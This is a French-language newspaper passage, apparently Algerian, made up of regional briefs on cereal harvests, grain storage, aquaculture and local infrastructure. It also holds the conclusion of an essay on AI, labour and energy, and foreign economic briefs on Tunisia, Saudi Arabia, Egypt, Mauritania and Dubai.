Il faut souligner que l’option adoptée par les pouvoirs publics d’interdire l’importation de blé dur répond en un sens à et objectif. Déjà début septembre, le ministre de l’Agriculture révélait les objectifs de la campagne labours-semailles 2024-2025 : cultiver 1,6 million d’hectares de terres et réaliser l’autosuffisance en blé dur. En préambule à cette démarche, le gouvernement a dégagé en quelques mois plusieurs mesures de soutien et d’encouragement des céréaliculteurs. Outre l’augmentation de la superficie cultivable à 3 millions d’hectares pour l’ensemble des céréales, les agriculteurs peuvent compter sur un appui logistique et matériel pour chaque étape. D’abord, les subventions des semences

ont été augmentées à 50% et les quantités disponibles, des engrais ramenées à 4,2 millions de quintaux. Des plans de renforcement des infrastructures de stockage des céréales sont prévus aussi avec livraison avant récolte.

Tout a été étudié en amont pour l’atteinte de cet objectif et à en croire les propos du ministre de tutelle, c’est il s’agit d’un objectif fixé par le président de la République. Celui-ci a précisé que pour l’orge, il y a une forte évolution et que l’Algérie peut couvrir une bonne période de l’année prochaine à partir de la production nationale assurant que la production de cette année sera beaucoup mieux que celle de l’année dernière, et qu’elle enregistre une cadence positive d’année en année.

Concernant la production céréalière dans les wilayas du sud, le ministre a fait savoir qu’une récolte excellente a été réalisée par le secteur, avec des rendements très prometteurs dépassant les 55 quintaux à l’hectare, et allant jusqu’à 80 qx/ha. Pour de qui du Colza cultivé sur une superficie globale de 21.000 ha à l’échelle nationale, M. Cherfa a souligné que cette culture industrielle, dont les unités de trituration sont disponibles au niveau national, va

renforcer la production de l’huile de table dans le pays.

Abordant la question du soja, il a expliqué que cette culture a été emblavée sur une superficie de 100 ha comme première expérience nationale, et de mettre l’accent sur la nécessité de réserver plus d’exploitations agricoles pour sa culture dans le but d’arriver à une production nationale assez confortable. Il a expliqué, dans ce contexte, que le soja ne se cultivait pas uniquement pour sa trituration et sa transformation en huile, mais également pour fabriquer l’aliment de bétail. Par ailleurs, le ministre a annoncé l’entame de l’assainissement du foncier agricole, après la mise en place d’une circulaire conjointe entre le ministère de l’Agriculture, du Développement rural et de la Pêche, celui des Finances, et également de l’Intérieur, des Collectivités locales et de l’Aménagement du territoire, pour prendre en charge plus de 90 problèmes posés. Il a estimé que ce nouveau dispositif promettait de bonnes perspectives pour le secteur de l’agriculture, soulignant que l’agriculteur est le seul à même de développer le secteur, et que l’administration a un rôle de l’accompagner, l’assister et assurer la vulgarisation qu’il faut.

BOUIRA

Réception de huit nouveaux centres de stockage de céréales

Huit nouveaux centres de stockage de céréales ont été réceptionnés et ouverts pour recevoir les premières quantités de céréales cette année (2025) à Bouira, a-t-on appris jeudi auprès de la direction des services agricoles (DSA). D’une capacité globale de 400.000 quintaux, les huit nouveaux centres de stockage ont été réalisés et mis en service début juin à Taghzout (02), El Asnam (02), El Hachimia (04), selon le directeur des services

agricoles, Zine Labidine Bendjaballah. Réalisés pour une enveloppe financière de près de 3 milliards de dinars, ces centres de stockage constituent "un véritable acquis" pour la CCLS de Bouira et pour les agriculteurs, et vont leur faciliter le stockage de la production céréalière, a expliqué le même responsable. "Il s’agit d’importants projets dont l’objectif est d’assurer davantage la sécurité alimentaire, notamment pour les produits agricoles stratégiques", a souligné M.

Bendjaballah. Ces nouvelles infrastructures de stockage s’ajouteront aux anciens hangars et silos de la wilaya qui sont d’une capacité globale d’un million de quintaux par an, selon les détails fournis par la DSA. Six de ces projets avaient été lancés par le ministre de l’agriculture, du développement rural et de la pêche, Youcef Cherfa, lors de sa dernière visite à Bouira, en juin 2024, durant laquelle il a rappelé l’importance de ce type de projets qui s’inscrivent dans le cadre

du plan national de développement des cultures stratégiques. "Réalisés dans le cadre de la mise en œuvre des instructions du président de la République M. Abdelmadjid Tebboune, visant à élever les capacités de stockage des produits stratégiques, ces huit nouveaux centres ont déjà commencé à recevoir les premières quantités de céréales pour cette année, et l’opération se poursuit toujours", a fait savoir le directeur des services agricoles.

NÂAMA

Une production de plus de 131.000 quintaux de céréales attendue

Une production de plus de 131.000 quintaux de céréales est attendue dans la wilaya de Nâama au titre de la campagne moisson-battage de la saison agricole en cours, a-t-on appris, dimanche, auprès de la direction des Services agricoles (DSA). Cette campagne, qui débutera dans les prochains jours, concernera une superficie de plus de 4.980 hectares irrigués, consacrés à différentes variétés de céréales. La production prévue est estimée à 131.171 quintaux, selon les mêmes services. Les superficies emblavées se répartissent comme suit : 2.737 hectares d’orge, avec un rendement de 21 quintaux à l’hectare, pour une production attendue de 57.487 quintaux, le blé dur avec 1.051 hectares concernés par la moisson avec un rendement de plus de 40 quintaux/hectare, pour une production estimée à plus de 42.630 quintaux. Pour le blé tendre, 302 hectares ont été emblavés avec un rendement de 41 quintaux/hectare, pour une production attendue de 12.382 quintaux. Pour l’avoine, la superficie concernée est de 871 hectares, pour une production de 18.291 quintaux et un rendement de 21 quintaux/hectare, en plus du triticale avec 19 hectares et une production prévue de 380 quintaux. Par ailleurs, une production d’environ 18.000 quintaux de céréales -orge et fourrages- est attendue sur une superficie de 900 hectares de terres non irriguées, des zones de dépression et des bassins, qui ont bénéficié cette saison de précipitations importantes. Pour assurer le succès de cette campagne moisson-battage, tous les moyens logistiques nécessaires ont été mobilisés, notamment six moissonneuses-batteuses, un centre de collecte et de stockage dans la commune de Mecheria, ainsi que des points de collecte qui lui sont dépendants d’une capacité globale de 163.000 quintaux, en attendant la réception d’un centre de stockage de proximité d’une capacité de 50.000 quintaux, dont les travaux devraient s’achever d’ici fin juin, selon la même direction.

AQUACULTURE EN EAU DOUCE

Des efforts pour développer la filière à Aïn Témouchent

Par R E.

Le secteur de la pêche et de l’aquaculture de la wilaya d’Aïn Témouchent œuvre à l’extension de l’activité d’aquaculture en eau douce, en mettant l’accent sur la sensibilisation des investisseurs et des agriculteurs, a indiqué, dimanche, le directeur local du secteur, Houari Kouicem. "En coordination avec la direction locale des services agricoles, nous

avons recensé à travers la wilaya, 112 bassins d’irrigation agricole de grande capacité pouvant être exploités pour l’élevage de poissons en eau douce", a précisé le même responsable. L’effort est concentré actuellement sur la sensibilisation des agriculteurs souhaitant se lancer dans cette activité, a-t-il détaillé relevant que le secteur s’emploie à fournir "toutes les orientations nécessaires, ainsi que les aides proposées par l’Etat dans ce domaine, notam-

ment en ce qui concerne l’élevage du tilapia rouge, qui donne des résultats encourageants". Dans cette optique, deux opérations d’alevinage de 800 larves de tilapia rouge ont été menées, au cours de ce mois de juin, dans deux exploitations agricoles situées dans les communes d’El-Amria et Aïn-Tolba, a ajouté M. Kouicem. Le secteur recense 13 exploitations agricoles dans la wilaya ayant déjà procédé à l’alevinage de poissons dans leurs bassins

d’irrigation au cours des années précédentes, dans le cadre de l’aquaculture intégrée à l’agriculture, "une dynamique qui se poursuit encore", a-t-on signalé. Deux fermes d’élevage de poissons en eau douce sont également en activité dans les communes de Terga et Aghlal, dans le cadre d’investissements privés, chacune ayant une capacité de production annuelle estimée à 100 tonnes, a-t-il indiqué.

BORDJ BOU ARRERIDJ

Réouverture de la piscine communale de Bordj Ghedir après sa réhabilitation

La piscine communale de la ville de Bordj Ghedir (Sud-est de Bordj Bou Arreridj) a été rouverte "dernièrement" aux jeunes et aux familles après une opération de réhabilitation globale, a-t-on appris samedi auprès du directeur local de la jeunesse et des sports. Dans une déclaration à l'APS, Djamel Dechir a précisé que la réouverture de cet équipement public après une longue période de fermeture offre aux habitants de Bordj Ghedir "un espace récréatif et touristique important aux jeunes, notamment qui devaient de déplacer vers les communes voisines pour pratiquer la natation". Selon la même source, l'opération de réhabilitation globale de cette infrastructure a nécessité une enveloppe financière de 6,5 millions DA et a porté sur la rénovation des canalisations, la rénovation de toutes les installations et l'aménagement de plusieurs espaces de services pour les visiteurs. Les travaux ont porté également sur l'aménagement d'espaces de jeu et de récréation pour les enfants ainsi que pour les familles. Le droit d'exploitation de cette piscine qui constitue un plus pour la ville de Bordj Ghedir a été accordé à un investisseur privé spécialisé dans les services touristiques pour une période de neuf années, selon la même source.

ORAN

Lancement d'une campagne de prévention contre les feux de forêts

Une campagne de sensibilisation à la prévention des incendies de forêts et à la préservation de la propreté des espaces forestiers a été lancée, samedi dans la forêt de "M'sila", dans la commune de Boutlelis dans la wilaya d'Oran, qui totalise un couvert végétal s'étendant sur près 42.000 hectares.

La campagne, supervisée par le wali d'Oran, Samir Chibani, a vu la participation d'agents de la protection civile, des forêts, de représentants de divers secteurs, des Scouts musulmans algériens (SMA), du Croissant Rouge algérien (CRA), d'associations environnementales, ainsi que de la fédération de wilaya des chasseurs. A cette occasion, le chef de l'exécutif local a visité les différentes infrastructures de la forêt de M'sila, qui s'étend sur 1.600 hectares, dont 450 hectares sont classés comme réserve naturelle par arrêté de wilaya, selon les explications fournies par le Conservateur local des forêts, Abdelghani Gharboua. Une fiche technique sera élaborée pour équiper cet espace forestier en électricité

et en réseau de télécommunications, a-t-on souligné. Aussi, les actions de sensibilisation seront également intensifiées pour prévenir les feux de forêt, notamment à travers l'affichage de panneaux d'information dans toutes les zones boisées fréquentées par les visiteurs, a-t-il ajouté. Dans le cadre de la campagne nationale de lutte contre les incendies, lancée le 1er mai et qui se poursuivra jusqu'au 31 octobre, environ 16 équipes mobiles sont mobilisées pour patrouiller les forêts. Par ailleurs, 42 points d'eau et neuf tours de surveillance ont été installés pour l'alerte précoce et les interventions rapides, sachant que 48 ouvriers permanents ont été recrutés et des travaux sylvicoles sont en cours, a précisé M. Ghar-

boua à l'APS. Le wali d'Oran a insisté sur l'importance du nettoyage des zones forestières, dans le cadre de cette campagne organisée par la cellule de l'environnement et du cadre de vie de la wilaya, à l'occasion de la Journée mondiale de l'environnement célébrée le 5 juin de chaque année. La campagne de sensibilisation et de prévention contre les feux de forêt se poursuivra, jusqu'à la fin de la saison estivale, et concernera également d'autres zones forestières à Gdyl, Arzew et Taфраoui, selon le Conservateur des forêts, qui a indiqué que de vastes opérations de nettoyage ont déjà été menées dans les forêts de "Canastel", "Murdjadjou" et le mont "El Aqhar".

GUELMA

Lancement de la campagne moissons-battage pour une production attendue de plus de 2 millions de quintaux

La campagne moissons-battage de la saison agricole 2024-2025 a été lancée samedi à Guelma pour une production estimée de plus de 2 millions de quintaux de différentes variétés de céréales. Président du coup d'envoi officiel de la campagne dans une exploitation agricole privée dans la commune de Bouchegouf, le wali, Mme Houria Aggoun, a affirmé, dans une déclaration à la presse, que toutes les conditions avaient été "réunies pour le succès des moissons et l'atteinte de la production prévue". Elle a ajouté que la superficie totale ci-

blée dans la wilaya de Guelma est de l'ordre de 95.100 hectares, soit une augmentation de 3 % par rapport à la saison dernière au cours de laquelle 94.772 hectares avaient été ensemencés. Les superficies concernées par l'actuelle campagne moissons-battage sont réparties sur environ 64.000 hectares de blé dur et plus de 18.000 hectares de blé tendre, en plus de quelque 12.000 hectares d'orge et 800 hectares d'avoine, a ajouté le responsable de l'exécutif local, soulignant que les services agricoles envisagent de collecter 1,4

million de la production céréalière dans les structures de stockage disponibles dans la wilaya. S'agissant des moyens matériels et des équipements prévus pour la campagne, le wali a fait savoir que 509 moissonneuses-batteuses, 4.228 tracteurs, 1.187 camions pour le transport et le transfert de la récolte, ainsi que plus de 1.200 citernes d'eau ont été mobilisés. Mme Aggoun a également présidé l'inauguration et la mise en service d'un dépôt de proximité pour le stockage de céréales dans la commune de Bouchegouf, où elle a souligné

que cette structure figure parmi les 9 centres de proximité achevés dans plusieurs communes et devant être mise en service au cours de cette campagne pour une capacité de stockage de 450.000 quintaux. Elle a ajouté que ces nouveaux moyens de stockage renforceront les anciennes structures du genre exploitées par la Coopérative des céréales et des légumes secs (CCLS) et qui sont au nombre de 17 entre silos en béton et en acier pour une capacité totale estimée à 1,1 million de quintaux.

ILLIZI

177 exploitations agricoles raccordées au réseau d'électrification depuis 2024

Pas moins de 177 exploitations agricoles dans la wilaya d'Illizi ont été raccordées depuis 2024 au réseau d'électrification, a-t-on appris samedi de la direction locale de la société de distribution de l'électri-

cité et du gaz (Sonelgaz). Le programme d'électrification agricole de l'entreprise prévoit, dans le cadre de sa contribution à l'amélioration de la production agricole et à la sécurité alimentaire, le raccordement à fin 2025 d'un to-

tal de 180 exploitations, a fait savoir l'entreprise dans un communiqué. Inscrite au titre des efforts de modernisation du secteur agricole et d'encouragement de l'investissement agricole dans la région, ces opérations d'électrifi-

cation, retenues dans le cadre du programme de développement dans le Sud du pays, auront un impact positif sur l'amélioration des conditions socioéconomiques de la population locale, a ajouté la source. La Sonelgaz

s'emploie, en coordination avec les différents intervenants locaux, à poursuivre la mise en œuvre de son programme d'électrification pour faire profiter de cette énergie les autres régions agricoles de la wilaya.

TLEMCEEN

Plus de 48 millions DA alloués à l'aménagement des plages

Une enveloppe budgétaire de plus de 48 millions de dinars a été consacrée à l'aménagement de six plages dans la wilaya de Tlemcen en prévision de la saison estivale, a indiqué le directeur local du Tourisme et de l'Artisanat, Benmâamar Hamouda. "Les travaux ont été portés sur l'aménagement, l'éclairage public, la pein-

ture des façades, ainsi que la réfection des routes et des carrefours, entre autres", a indiqué à l'APS le même responsable. Douze plages ont été autorisées à la baignade pour la saison estivale en cours, réparties entre les communes de Marsa Ben M'Hidi (4), Msirda El Fouaga (3), Souk El Tenine, Ghazaouet, Dar Yaghmoracene, Honaine et Beni Khelad, at-il encore dé-

taillé. M. Benmâamar a ajouté qu'en prévision de cette saison, huit (8) camps d'été seront mis à disposition, avec une capacité totale dépassant 2.000 lits. Des équipes de la Protection civile seront mobilisées pour la surveillance des plages, dotées de moyens de sauvetage et d'intervention, en plus de la présence d'équipes médicales dans les centres de santé situés au ni-

veau des plages. Un programme de divertissement spécial sera également mis en œuvre, pendant les vacances d'été sur les plages, sous l'égide de la direction locale de la Jeunesse et des Sports. Il comprendra des tournois sportifs, des soirées artistiques, des excursions récréatives, ainsi que des campagnes de sensibilisation sur certains fléaux sociaux, a-t-on ajouté.

Trouver sa voie

Trouver sa voie, choisir sa voie dans le cours des choses, c’est commencer par faire la part de ce que la dynamique mondiale porte en avant et de ce qu’elle rejette en arrière. C’est ensuite ou en même temps, y faire son sillon, sa place. Comme inscrire sa voie dans le paysage.

6^e partie et fin

Par DERGUINI Arezki (*)

Dans notre représentation du monde, la vie peut se résumer comme une compétition contre la mort. Cette représentation peut différer selon que la vie et la mort s'excluent ou se complètent. Compétition où la vie peut comprendre la mort, aller au-delà de la vie immédiate, de la mort physique du corps actuel. Ou compétition s'efforçant de repousser la mort, d'extraire la mort de la vie. Deux représentations différentes, l'une organique et l'autre dichotomique.

Il me semble que le débat actuel qui oppose en informatique les modèles de langage (LLM, comme GPT) aux modèles du monde (World Models[4]) est un bon exemple. Les modèles de monde s'inspirent des modèles mentaux du monde que les humains développent naturellement. Notre cerveau prend les représentations abstraites de nos sens et les transforme en une compréhension plus concrète du monde qui nous entoure. Les prédictions que notre cerveau fait sur la base de ces modèles influencent notre perception du monde. « Alors que les LLM sont des machines à prédire du texte, les World Models s'efforcent d'effectuer des simulations internes du monde réel. Les LLM excellent à parler du monde, les World Models visent à le simuler de l'intérieur. Les LLM sont des bibliothécaires omniscients, mais aveugles, tandis que les World Models aspirent à être des bébés scientifiques capables d'expérimenter. Leur opposition reflète le dualisme corps/esprit appliqué à l'IA ». (Deepseek).

Autre exemple de représentations dans laquelle se fixe un système de pensée : la médecine chinoise utilise les deux représentations chinoise et occidentale du corps humain. La médecine traditionnelle chinoise fonctionne à côté de la médecine moderne dans le système de santé chinois, elles se complètent sans se confondre.

Après avoir posé la question se rapportant à la substituabilité complémentarité du travail humain et de l'intelligence artificielle, il faut se poser celle se rapportant à la substituabilité économique du travail humain et de la machine. L'intelligence artificielle est une externalisation/objectivation du savoir humain. Le travail humain se disjoint en énergie humaine et savoir humain. Le savoir humain peut se disjoindre de l'énergie humaine et donc du corps humain, lorsque l'énergie fossile peut se substituer à l'énergie humaine. La substitution de la machine au travail humain dépend donc de la disponibilité de l'énergie fossile et de son coût relativement à l'énergie humaine.

Dans la logique de la compétition capitaliste, la substitution de la machine au travail humain sera toujours profitable pour le propriétaire tant que le coût de l'énergie non humaine sera inférieur au coût d'extraction (qui n'est pas seulement monétaire) de l'énergie humaine. Le propriétaire a le droit de disposer librement de

la chose, mais pas de l'homme. On imagine les conséquences d'un autre rapport à la nature. L'esclave mécanique surpassera l'humain qu'il avait fallu soumettre à une dictature (la faim entre autres en est une) pour le subordonner, le transformer en quasi objet. La logique de la propriété privée capitaliste pourra alors continuer d'extraire le savoir du travail humain et d'accoupler énergie non humaine et savoir humain objectivé. Avec une énergie non humaine illimitée, les humains pourront accroître indéfiniment le nombre d'esclaves mécaniques nécessaire à leur entretien. Avec une énergie limitée et coûteuse, tous les humains ne pourront pas se voir attribuer les esclaves non humains nécessaires à leur entretien. Et les sociétés guerrières auront besoin d'esclaves humains plutôt que d'esclaves mécaniques pour se faire la guerre. On peut extrapoler, pour se préserver, la société guerrière devra se dualiser, soit en approfondissant la division de classes (l'IA pour les riches), soit en gérant les rapports entre deux sociétés où dans l'une compétitive se poursuivrait l'externalisation du savoir, la dissociation du savoir humain et de l'énergie humaine (production de travail mort) absolument nécessaire au progrès technologique. Pour se préserver de la société guerrière et de son savoir, il faudra approfondir une division du travail coopérative qui s'efforcera d'internaliser, d'associer le savoir humain au travail vivant (humain et non humain) absolument nécessaire à l'adaptabilité du monde social aux ressources disponibles et au progrès technologique. Cela serait comme défaire le savoir de la société capitaliste guerrière, le refaire à moindre coût et le neutraliser en innovant.

Rappelons qu'un tel processus d'internalisation du savoir passe par un processus d'externalisation qui est celui de l'expérimentation. Le processus d'externalisation du savoir peut alors s'objectiver en machines ou en opérations humaines. La supériorité des « valeurs asiatiques » tient précisément dans cette capacité de l'humain à se faire machine. On parle en lieu et place de la valeur différente du travail dans les deux civilisations. L'une a dressé le corps à se faire machine bien avant la révolution industrielle ou autrement dit, le corps a appris à internaliser un savoir-faire. L'autre n'a songé qu'à externaliser le travail. C'est dans ce rapport d'externalisation et d'internalisation que pourra s'établir l'équilibre pertinent entre le mécanique et l'humain. Renoncer au mécanique n'est pas renoncer au savoir, mais à son objectivation permanente. La société peut ainsi externalisé et internalisé, objectivé et subjectivé, un corps militaire par exemple ; l'énergie disponible sera le facteur discriminant. En temps de paix, le paysan sera paysan, en temps de guerre, il sera militaire. La machine automatique se résorbe dans le corps social ou s'objective. Le savoir est dual, objectif et subjectif, d'usage civil et militaire. Car nous ne pouvons pas savoir de quelles quantités et qualités d'énergie non humaine et de quelles quantités de matières premières, la société pourra disposer. Et si tous les individus d'une société ne peuvent plus disposer de la même

quantité d'énergie et de la même quantité d'une matière rare, il en sera de même pour les différentes sociétés. Ainsi comme l'affirme par exemple l'ingénieur français Jancovici, le destin de l'Europe ne peut pas être semblable à celui des USA, de la Russie ou de la Chine. Ils ne pourront pas disposer pas de la même quantité d'énergie et de de matières premières. Aussi peut-on soutenir que le destin des individus et des sociétés dépendra de la quantité et qualité d'énergies, de matières et de savoir dont ils et elles pourront disposer.

L'université actuelle et les métiers actuels ne sont plus adaptés au monde de demain. Il faut savoir faire et défaire. Ensuite, savoir s'il faut objectiver ou subjectiver le savoir. La consommation individuelle ne sera plus le ressort de la production de demain. Les esclaves mécaniques et leur multiplication ne pourront plus être alloués au service de l'individu. Ils pourront par contre améliorer la consommation collective des biens de sécurité, de l'éducation et de la santé. La concentration de la population ne sera plus nécessaire pour accéder à des services publics de qualité. La concentration de la population ne pourra plus disposer d'une concentration de l'énergie.

En guise de conclusion

Pour trouver sa voie, s'inscrire convenablement dans le cours des choses, il faut expérimenter. Ce qui compte des théories et des modèles c'est le résultat, pour le bien commun ou privé. Nous avons expérimenté une construction par le haut de la société qui émane de l'expérience européenne. Ce modèle qui était seul disponible sur le marché mondial des idées perdure et exerce une force d'inertie persistante, il en résulte un gaspillage de forces.

Le monde libéral a fait ses jours. Le monde se sinise rapidement, la Chine commence à faire ses propositions au monde. L'Occident toujours convaincu de sa supériorité se sinise à son corps défendant. Refusant d'apprendre du monde qui désire de nouvelles règles, il préfère persister dans la voie guerrière, transformant dans le même temps sa démocratie en démocratie illibérale. Rappelons que le fascisme hitlérien est enfant d'une société européenne les plus cultivées. Le reste du monde apprend désormais des leçons chinoises comme la Chine a appris du monde occidental quand l'asymétrie de savoir et de pouvoir était grande entre elle et lui. Et comme la Chine, il ne doit pas s'oublier, il devra compter sur lui-même quand de l'autre il ne pourra plus apprendre. Le monde est en train de changer, l'asymétrie de pouvoir entre l'Occident et le reste du monde est en train de se réduire. Face à cette réduction qu'il ne veut pas admettre, il recourt à la violence dont il n'a pas encore perdu le monopole.

L'expérience directe est ce par quoi nous apprenons et éprouvons nos valeurs. La division du travail actuelle prive l'individu d'une expérience directe du monde, elle aliène l'individu. Nous nous refusons d'évaluer nos expérimentations, nous sommes obsédés par la peur du désordre

social. Nous ignorons le fait que c'est d'un désordre primordial, créatif des forces et de leur compétition, qu'il faut produire un ordre social productif. Désordre primordial créé par l'inadaptation initiale de l'homme à son milieu qu'un système institutionnel doit transformer en ordre afin d'adapter l'homme à ses milieux[5].

Ce système institutionnel commence par l'institution familiale et se prolonge par des agences de socialisation publiques et privées. Les institutions de ce système sont complémentaires et concurrentes. Lorsque leur compétition renforce leur complémentarité, elles dotent l'individu d'habitudes qui lui permettent d'agir dans son milieu de manière efficiente, spontanée et rationnelle. Lorsque leur compétition n'est pas complémentaire, le système d'institutions échoue à produire un ordre efficient, il subit le désordre primordial et la compétition des forces qu'il ne parvient pas à aligner au sein du cours des choses. Et pour que soit préservé un certain ordre, la société se vide de ses forces.

Le système d'institutions n'a pas réalisé la complémentarité de l'institution familiale et des autres agences de socialisation, la vie en conséquence disperse les forces de la société. Dans la construction par le haut de la société qui a prévalu, l'archaïsme de l'institution familiale, la supériorité des agences publiques de socialisation ont été présumées. L'institution familiale a accompagné le développement des autres institutions, à son corps défendant et en se déchirant. En ne faisant pas de l'école le prolongement d'une éducation familiale, le cours des choses a désolidarisé la famille de l'entreprise. Il a déconnecté le revenu de l'épargne et de l'investissement. Il l'a asservi à la consommation individuelle. Les agences de socialisation ont fabriqué des consommateurs de la production mondiale. Rétablir la complémentarité des agences de la socialisation est nécessaire à la cohésion sociale. Famille, région et nation doivent entrer en résonnance, partager un horizon commun.

L'école a institué la compétition sans la coopération. Dans l'école de la coopération, le premier de la classe est celui qui sait et aide le mieux sa classe à progresser, c'est le leader. Ce n'est pas celui devant lequel il faut se taire. Il n'est pas omniscient, ensemble on sait mieux. De l'école à la société, il n'y a qu'un pas, le rapport de l'individu au collectif est intériorisé. Et l'école publique, qui avait la prétention de corriger en bien la famille, a déteint autrement sur celle-ci, elle a émancipé la compétition de la coopération, elle a déclassé le capital humain. Chacun pour-soi et Dieu pour tous, disent les athées, chacun pour-soi et son argent disent d'autres. Réapprendre la coopération, fonder la compétition sur la coopération, le capital sur le capital humain et naturel, sont des conditions nécessaires pour rendre au système social sa compétitivité et sa résilience.

(*) Enseignant chercheur en retraite, Faculté des Sciences économiques, Université Ferhat Abbas Sétif et ancien député du Front des Forces Socialistes (2012-2017), Béjaïa.

TUNISIE

Des Tunisiens de Suisse
offrent 200 bus

Le président de la République, Kaïs Saïed, a reçu ce vendredi 14 juin 2025 au palais de Carthage, quatre Tunisiens résidant en Suisse, auteurs d'une initiative inédite et patriotique : l'obtention de près de 200 bus encore en bon état de fonctionnement, destinés à renforcer les moyens de transport public en Tunisie. Ces environ 200 bus encore opérationnels en Suisse seront accompagnés de pièces de rechange nécessaires à leur maintenance, une condition essentielle pour garantir leur intégration efficace dans le parc roulant tunisien. Le président Saïed a souligné que ces véhicules sont en bon état et directement exploitables, ce qui représente un gain considérable pour un secteur en grande difficulté. Alors que les transports publics tunisiens souffrent d'un déficit chronique de matériel, cette initiative citoyenne arrive à point nommé pour renforcer la mobilité dans les régions et réduire la pression sur les réseaux existants.

Des obstacles administratifs
et des tentatives de sabotage

Le président de la République n'a pas manqué d'évoquer les obstacles rencontrés tout au long du processus, dénonçant les tentatives délibérées de détourner les bus vers d'autres pays, avec la complicité de certaines parties étrangères et locales. Il a dénoncé « les manœuvres de certains qui n'ont d'autre priorité que les intérêts des lobbys », précisant que ces agissements n'ont pas seulement eu lieu à l'extérieur du pays, mais aussi au sein de l'administration tunisienne, où certains ont activement cherché à torpiller l'opération. Kaïs Saïed a averti que ces comportements n'auront plus leur place dans l'administration tunisienne de demain, rappelant que l'État doit désormais être dirigé par des hommes et femmes animés d'un véritable esprit de service national.

SOUS L'IMPULSION DE LA RÉGLEMENTATION

Les fusions sur le marché saoudien
de l'assurance vont s'accélérer

Le secteur de l'assurance en Arabie Saoudite se dirige vers une vague de consolidation alors que des règles de capital plus strictes et une concurrence féroce sur les prix écrasent les petits acteurs, a déclaré Fitch Ratings dans un nouveau rapport.

L'agence s'attend à ce que les fusions et acquisitions s'accélèrent alors que de nombreux assureurs luttent pour répondre aux nouvelles exigences en matière de capital ou pour rester rentables dans un contexte de concurrence intense et de hausse des coûts. Ces bouleversements interviennent alors que la nouvelle Autorité saoudienne des assurances, qui a pris le relais de la Banque centrale saoudienne et du Conseil de l'assurance maladie en novembre 2023, redouble d'efforts pour stabiliser et moderniser le marché conformément à la Vision 2030. Plusieurs petits assureurs sont déjà en pourparlers avec des rivaux plus importants, car ils cherchent des moyens de renforcer leurs positions en capital et d'assurer leur survie à long terme. Les primes d'assurance automobile ont augmenté de plus de 20 % dans un marché

automobile robuste. Shutterstock Les primes d'assurance automobile ont augmenté de plus de 20 % dans un marché automobile robuste. Shutterstock "Ces mesures seront positives pour le crédit du secteur à long terme", a déclaré Fitch. "Toutefois, elles augmenteront les coûts de mise en conformité des assureurs, en particulier lors de la mise en œuvre, ce qui augmentera la pression sur la rentabilité à court terme. Croissance, mais marges réduites Ces conclusions interviennent dans une période de changements rapides dans le secteur de l'assurance du Royaume. Même avec des réglementations plus strictes et des pressions concurrentielles, le secteur reste un pilier essentiel de l'économie saoudienne, couvrant tout, de la santé à l'automobile, en passant par les biens et les risques liés aux mégaprojets. Malgré ces défis, le secteur de l'assurance

continue de se développer. Selon l'étude "Saudi Arabia Insurance Overview 2025" de KPMG, le revenu total a augmenté de 16,9 % en glissement annuel au troisième trimestre 2024, grâce à l'essor de la couverture médicale obligatoire, à l'augmentation de l'activité automobile et à l'essor du développement immobilier dans le Royaume. L'assurance santé, qui représente environ 60 % du marché, a vu ses revenus augmenter de 13,6 % au cours du seul troisième trimestre, grâce à la couverture obligatoire des employés. Les primes d'assurance automobile ont également augmenté de plus de 20 % dans le contexte d'un marché automobile robuste, tandis que l'assurance dommages a enregistré une croissance de 20 % grâce à des projets de construction de grande envergure

ÉGYPTE

Un projet de 573 millions \$ pour renforcer l'industrie
locale des engrais

L'Égypte est le 2ème exportateur africain d'engrais chimique après le Maroc et figure dans le top 10 des exportateurs de cet intrant à l'échelle mondiale. Le gouvernement renforce son soutien à l'industrie locale à travers des investissements dans la production des composants chimiques. En Égypte, la société Abu Tartour

for Phosphoric Acid entamera, dès 2026, la construction d'une nouvelle usine de fabrication d'acide phosphorique, une matière première chimique indispensable pour dans la production d'engrais phosphatés solides ou liquides. C'est ce qu'a annoncé le ministre du Pétrole et des Ressources minérales dans un com-

munique publié le jeudi 12 juin. Ce projet basé à Abu Tartour dans le gouvernorat de la Nouvelle Vallée sera développé en deux phases avec pour objectif de produire 500 000 tonnes d'acide phosphorique par an à terme. Avec un investissement total de 573 millions \$, la première phase prévoit l'installation d'une capacité de production de 250

000 tonnes d'acide phosphorique par an, avec une mise en service commerciale programmée pour 2028. Selon les autorités, les contrats d'ingénierie, de fourniture et de construction (EPC) doivent être signés d'ici la fin juin 2025 pour permettre le démarrage des travaux de construction l'année prochaine.

MAURITANIE

Kinross engage un dialogue stratégique avec les autorités
pour promouvoir le développement durable

Kinross Tasiast a tenu une réunion de haut niveau avec les autorités régionales de Dakhlet Nouadhibou, en présence du Vice-Président du conseil régional, des députés de la région, des hakems, des maires, des communes et moughataas, des responsables de la sécurité et des leaders

communautaires. Cette rencontre visait à renforcer la collaboration en matière de développement durable et à identifier de nouveaux leviers pour améliorer le bien-être des communautés locales. La délégation de Kinross Tasiast, conduite par les Directeur Général, M. Afjal Hashim

et Vice-Président des Relations Extérieures, M. Baba Salihi, ainsi que d'autres membres de l'équipe dirigeante. La séance de travail a été présidée par le Wali de Dakhlet Nouadhibou, M. Mahi Ould Hamed. Les échanges ont porté sur les principaux défis auxquels font face les communautés

locales, avec un accent particulier sur la pérennité des projets de développement et l'emploi des jeunes. Kinross Tasiast a réaffirmé son engagement constant envers la région, mettant en avant plus de 8 millions USD investis à ce jour dans des initiatives de développement communautaire.

DUBAÏ

Le DET organise son premier « City Briefing » de 2025

Le Département de l'économie et du tourisme de Dubaï (DET) a organisé mardi son premier City Briefing de l'année 2025, une plateforme clé d'échange semestriel avec les parties prenantes, réaffirmant l'approche collaborative de l'émirat en matière de développement touristique. Cette édition s'est distinguée par un format plus interactif, permettant aux parties prenantes de contribuer par leurs perspectives et expertises à la stratégie du DET, avec pour objectif de renforcer l'attractivité de Dubaï auprès des voya-

geurs de loisir et d'affaires. En présence de Helal Saeed Almarri, directeur général du DET, le City Briefing a présenté un bilan complet de la performance touristique de l'émirat, des campagnes en cours, des événements à venir et des priorités stratégiques pour le second semestre. Issam Kazim, PDG de la Dubai Corporation for Tourism and Commerce Marketing (DCTCM), a déclaré : « Après une nouvelle performance record en 2024, les résultats exceptionnels obtenus jusqu'à présent en 2025 témoignent de la résilience du secteur

